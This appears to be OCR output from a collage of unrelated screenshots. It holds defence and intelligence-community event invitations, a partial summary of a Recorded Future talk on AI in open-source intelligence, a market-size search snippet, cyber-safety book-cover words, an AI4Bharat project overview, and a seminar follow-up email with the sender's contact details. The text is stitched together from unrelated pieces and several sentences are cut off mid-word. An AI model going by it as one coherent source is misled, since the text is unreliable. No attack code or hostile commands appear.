Day one speakers include top leaders from: Office of the Director of National Intelligence, Office of Naval Intelligence, United States Marine Corps, United States Air Force, United States Space Force, U.S. Coast Guard, Office of the Assistant Secretary of Defense for Acquisition, Alsop Louie Partners, Center for Security and Emerging Technology, HawkEye 360, Guidehouse, Defense Intelligence Agency, National Reconnaissance Office (NRO), and National Security Agency!

Register now to join us and your colleagues for this can't-miss event:
https://lnkd.in/eZFkUAa


31 May, 2022 / Brussels, Belgium

European Defence Innovation Day - Conference & Exhibition

Agenda for **Danish Khan**

Easytech4all

Your 1:1 meetings are still subject to changes due to ongoing bookings.
Thus download the b2match mobile app to view last minute updates.
Access the "b2match" Mobile App from Google/Apple store.


Is the IC Staying Ahead of the Digital Curve? Inbox

INSA Events 2 days ago
to me

View this email in your browser

Wednesday Wisdom special edition
Host Sponsor: SAIC
August 25 3:00 - 3:45 pm ET
— with —
LTG Robert P. Ashley, Jr., USA (Ret.) Former Director DIA (moderator)
Elizabeth Leyne Iraq and the Arabian Peninsula Division Chief DIA
Yvette Nonté National Defense Strategy Integrator CCMDIS, Warfighter Support OUSD(I&S)

Register Today!


Is the IC Staying Ahead of the Digital Curve?


Join us online for a special edition of Wednesday Wisdom on **August 25** at 3:00 pm ET, when moderator **LTG Robert P. Ashley, Jr., USA (Ret.)** sits down with DIA's **Elizabeth Leyne** and **Yvette Nonté**, former National Security Fellows at Harvard's Kennedy School and authors of a provocative new white paper "Is the Intelligence Community Staying Ahead of the Digital Curve?"


In this 45-minute conversation with LTG Ashley, they will discuss top takeaways and key findings from their paper and share recommendations to help guide the IC's digital transformation.

Welcome to NOW + NEXT: Cyber Essentials, Danish!

Welcome to NOW + NEXT: Countering Ransomware, Danish!








How Artificial Intelligence Is Shaping the Future of Open Source Intelligence

JANUARY 9, 2019 • THE RECORDED FUTURE TEAM

Editor's Note: The following blog post is a summary of a presentation from RFUN 2018 featuring OSINT subject matter expert Chief Warrant Officer 3 Nathan McKeldin of the U.S. Army.

As he explained, from a military perspective, there are five domains:

- Land (Army)
- Sea (Navy)
- Air (Air Force)
- Space
- Cyber



Naturally, while each of these domains is important in its own right, all five domains are heavily interconnected. Airplanes fly, but they have to land on an airstrip or aircraft carrier. Troops are regularly moved around by air and sea. And, for obvious reasons, the cyber domain has become heavily intertwined with each of the other domains over the past few decades.

So where does AI fit into war fighting? Right at the center.


As AI has evolved, dozens of applications have been identified across each of the ...rimary domains. Cyber is the most ...vious candidate, since AI comes


Open-Source Intelligence (OSINT) Market Is Expected To **Reach $11.86 Billion By 2026**: Market Research Future. The global open source intelligence market size can grow at a high CAGR of 17.4 per cent during the forecast period (2020-2026) to reach $11.86 billion by 2026 as per a report by Market Research Future. 09-Feb-2021

https://www.opensourceforu.com › ...

Open-Source Intelligence (OSINT) Market Is Expected To Reach $11.86 Billion By ...

About featured snippets   Feedback


ARTIFICIAL INTELLIGENCE
RESHAPING LIFE AND BUSINESS
TECHNOLOGY
FINANCE
HEALTHCARE
HR MANAGEMENT
AGRICULTURE
LAW
Dr. Prabhat Kumar
Easytech4all.com
It's all about simplifying technology
honor
ONLINE SECURITY
CREDIT CARD SAFETY
CYBER POLICE
PREDATOR
MOBILE SAFETY
BULLYING
SEARCH
SOCIAL MEDIA
Online Risks can be dangerous. STAY INFORMED.
CYBER SAFETY
FOR EVERYONE
JaagoTeens
BPB PUBLICATIONS


www.recordedfuture.com

Empowering the Intelligence Cycle

Once he'd covered the frontline military applications of AI, Nathan took a step back to focus on how AI can be used to enhance intelligence operations.

Consider the intelligence cycle. In simple terms, it's a feedback loop which starts with a set of requirements, and ends when those requirements are met with an actionable intelligence product.

This cycle has been going on, in some capacity, for as long as wars have been going on, and up until recently, it was a heavily manual process. However, over the last 50 years, a number of programs and capacities have been developed to automate portions of the process

Future of the IC Workforce: Episode 3
Enabling a Secure Hybrid Work Environment

Marie Falkowski, CIA *and* Dr. Eliahu H. Niewood, MITRE

Tuesday, June 15 | 2:00 - 3:00 pm ET

What AI4Bharat Does

DATA
- **Curate and** create the largest public datasets and benchmarks across various tasks and 22 Indian languages

AI MODELS
- **Build state-of-the-art**, open, foundational AI models across tasks and 22 Indian languages

APPLICATIONS
- **Design and** deploy with partners reference applications to demonstrate potential of open AI models

ECOSYSTEM
- **Enable researchers**, startups, and the government to innovate on Indian language AI technology with educational material and workshops

The Functional Areas

TRANSLATION
- **Open-source** datasets (Samanantar) and models (IndicTrans) for neural machine translation between English and 12 Indic languages

TRANSLITERATION
- **Open-source** datasets and benchmarks (Aksharantar), models (IndicXlit), and applications for transliteration between Roman and scripts for more than 20 Indic languages

SPEECH RECOGNITION
- **Open-source** models (IndicWav2Vec) for speech recognition in 9 Indian languages

LANGUAGE UNDERSTANDING
- **Open-source** language models (IndicBERT), benchmarks (IndicGLUE), and entity recognisers (IndicNER) for 10 Indian languages

LANGUAGE GENERATION
- **Open-source** language generation model (IndicBART) and benchmarks (IndicNLG Suite) for 10 Indian languages

SIGN LANGUAGE
- **Open-source** datasets (INCLUDE, SignCorpus) and models (OpenHands) for sign recognition for various 10 sign languages from around the world


SPEECH SYNTHESIS
- **Open-source** text-to-speech models for 13 Indian languages with support for female and male speakers


Tools/Applications


SHOONYA
- **Open-source** workbench for AI-assisted language work on Indian languages with initial focus on translation

CHITRALEKHA
- **Open-source** tool for AI-assisted video subtitling and translating with a focus on educational and media content

ANUVAAAD
- **Open-sourced** tool for document-level translation with NMT and transliteration support







Thank you for participating in our Qualified Digital Archiving eSeminar. Check out the recording, and continue the conversation ! Inbox

Patrick Van Renterghem (I.T.... 3 days ago
to me

Show pictures

Thank you for participating in our "Qualified Digital Archiving" seminar. The recording is now on youtube, let's continue the conversation.

Dear Danish,

We hope you liked our knowledge booster on qualified digital archiving, digital preservation, eIDAS, Digital Act, eArchiving, ... We would like to continue the conversation via follow-up events, where we look at practical case studies and experiences, while offering insights, tips, tricks, examples and sound advice as we normally do. If you would like to cooperate on this, do not hesitate to contact me. Also, please let me know about your biggest #eArchiving questions and challenges, so we can target these with our future events.

The subtitled recording of this event has finally arrived on our youtube channel at https://www.youtube.com/watch?v=UXILaLwL3ms. To spread the news about this recording in your network and your company, you could like, share or comment the LinkedIn post about the eSeminar video (thanks in advance if you do this).

Looking forward to your replies !


Patrick Van Renterghem
Web site: www.itworks.be
Contact me via: pvr@itworks.be
Phone: +32 (0)477 68.45.03
Follow me on twitter (via @itworks) or via linkedin
Privacy Statement


Interested to set up a knowledge booster session with us, where you can be a speaker, panelist, sponsor, ... to generate buzz about a specific trend, topic or technology ? If so, please get in touch !

CYBER THREAT INTELLIGENCE

